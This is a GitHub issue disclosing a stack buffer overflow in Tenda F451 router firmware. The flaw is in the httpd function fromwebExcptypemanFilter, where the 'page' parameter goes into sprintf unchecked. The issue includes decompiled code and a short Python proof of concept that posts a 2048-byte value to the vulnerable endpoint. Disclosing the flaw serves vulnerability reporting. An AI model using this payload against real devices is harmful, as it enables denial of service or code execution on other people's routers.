New issue

The fromwebExcptypemanFilter function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #25

Open

Jimi-Lab opened 3 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions

We found an overflow vulnerability in httpd :
In fromwebExcptypemanFilter function,it reads in a user-provided parameter page

```
37  sub_1495C("SafeWebtypeFilter", formSafeWebtypeFilter);
38  sub_1495C("webtypeman", fromwebtypeman);
39  sub_1495C("webtypegruop", formWebTypeGroup);
40  sub_D878("aspwebtypegroup", aspWebTypeGroup);
41  sub_1495C("webtypelibrary", formWebTypeLibrary);
42  sub_D878("aspwebtypelibrary", aspWebTypeLibrary);
43  sub_1495C("GetUrlMember", formUrlMember);
44  sub_1495C("GetAllUrlList", formAllUrlList);
45  sub_1495C("webExcptypemanFilter", fromwebExcptypemanFilter);
46  sub_1495C("L7Prot", frmL7ProtForm);
47  sub_1495C("qossetting", fromqossetting);
48  sub_1495C("Natlimit", fromNatlimit);
49  sub_D878("TendaGetArp", aspTendaGetArp);
50  sub_1495C("SafeMacFilter", fromSafeMacFilter);
51  sub_1495C("SafeIpFilter", formSafeIpFilter);
52  sub_1495C("maxLinkNumSet", frommaxLinkNumSet);
53  sub_D878("GetmaxLinkNum", aspGetmaxLinkNum);
54  sub_1495C("FireallSpi", fromSpiFirewall);
```

And the variable `v6` is passed to the sprintf function without any length check, which may overflow the stack-based buffer `s`.


```
int __fastcall fromwebExcptypemanFilter(int a1)
{
  int v1; // r0
  char s[256]; // [sp+10h] [bp-124h] BYREF
  int v5; // [sp+110h] [bp-24h]
  const char *v6; // [sp+114h] [bp-20h]
  int v7; // [sp+118h] [bp-1Ch]
  int v8; // [sp+11Ch] [bp-18h]
  char *s1; // [sp+120h] [bp-14h]
  int v10; // [sp+124h] [bp-10h]

  v10 = sub_28BCC(a1, "entry", &unk_831A0);
  s1 = (char *)sub_28BCC(a1, "op", "no");
  v8 = sub_28BCC(a1, "ipflag", &unk_831A0);
  v7 = sub_28BCC(a1, "timeflag", &unk_831A0);
  SetValue("ipgroup.flag", v8);
  SetValue("timegroup.flag", v7);
  sub_3A530("filter.webexcpt", v10, 126);
  v6 = (const char *)sub_28BCC(a1, "page", "1");
  sprintf(s, "firewall_murlexcplist.asp?page=%s", v6);
  v1 = strncmp(s1, "add", 3u);
  if ( v1 )
  {
    v1 = strncmp(s1, "edit", 4u);
    if ( v1 )
    {
      v5 = sub_28BCC(a1, "enableIt", "0");
      v1 = SetValue("filter.webexcpt.en", v5);
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (POC)

```
import requests
url = "http://127.0.0.1/goform/webExcptypemanFilter"
payload = {
'page':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants